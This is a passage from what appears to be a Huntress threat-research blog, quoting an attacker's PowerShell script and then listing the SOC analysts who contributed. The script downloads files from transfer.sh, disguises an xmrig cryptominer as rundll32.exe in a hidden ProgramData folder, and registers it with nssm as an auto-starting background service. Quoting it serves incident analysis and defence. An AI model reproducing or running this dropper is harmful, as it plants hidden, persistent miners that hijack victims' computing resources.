$listi = 'https://transfer.sh/UFQTwgYszH/config14.
$randconf = Get-Random -InputObject $listi
Invoke-WebRequest -Uri $randconf -Headers @{'ngrok-ski
Invoke-WebRequest -Uri 'https://transfer.sh/ePlTBkD
Invoke-WebRequest -Uri 'https://transfer.sh/CrNx3LV
```

```
$tf = [math]::Round(25 * $threads)

# Move and setup files
if (-not (Test-Path $dircheck)) {
  New-Item -ItemType Directory -Path $dircheck
}
Move-Item rundll32.exe $dircheck
Move-Item config.json $dircheck
Move-Item nssm.exe $dircheck
# Move-Item xmrig.service C:\path\to\services\fol

# TODO: Setup as a Windows service (consider tool

#create a nssm command that will make the xmrig.e
Set-Location $dircheck
\nssm install xmrig 'C:\ProgramData\.logstxt\rundll32.e
\nssm set xmrig AppDirectory 'C:\ProgramData\.logstxt'
\nssm set xmrig AppParameters 'rundll32.exe -B -c config.j

# Start the service
\nssm start xmrig

#make the xmrig service run on startup
\nssm set xmrig start SERVICE_AUTO_START

#make the xmrig write in a log file
\nssm set xmrig AppNoConsole 1

#make the xmrig run in the background
\nssm set xmrig Type SERVICE_WIN32_OWN_PROCESS
```

Acknowledgments

Thank you to the following Huntress SOC analysts for their triage and reporting of the various adversarial activities included in this report: Adrian Garcia, Amelia Casley, Chad Hudson, Dani Dayal, Christopher 'Dipo' Rodipe, Dray Agha, Faith Stratton, Herbie Zimmerman, Izzy Spering, Jai Minton, John 'JB' Brennan, Jordan Sexton, Josh Allman, Mehtap Ozdemir, Michael Elford, Stephanie Fairless, Susie Faulkner, Tim Kasper.

Special thanks to Josh Allman and Dray Agha for further analysis, and collecting and curating this blog.

You Might Also Like

Learn More

Learn More

A Catastrophe For Control: Understanding the ScreenConnect Authentication Bypass (CVE-2024-1709 & CVE-2024-1708)

Learn More

Platform

Huntress Managed Security Platform

Managed EDR

Managed EDR for macOS

MDR for Microsoft 365

Managed SIEM

Managed Security Awareness Training

Book A Demo

Solutions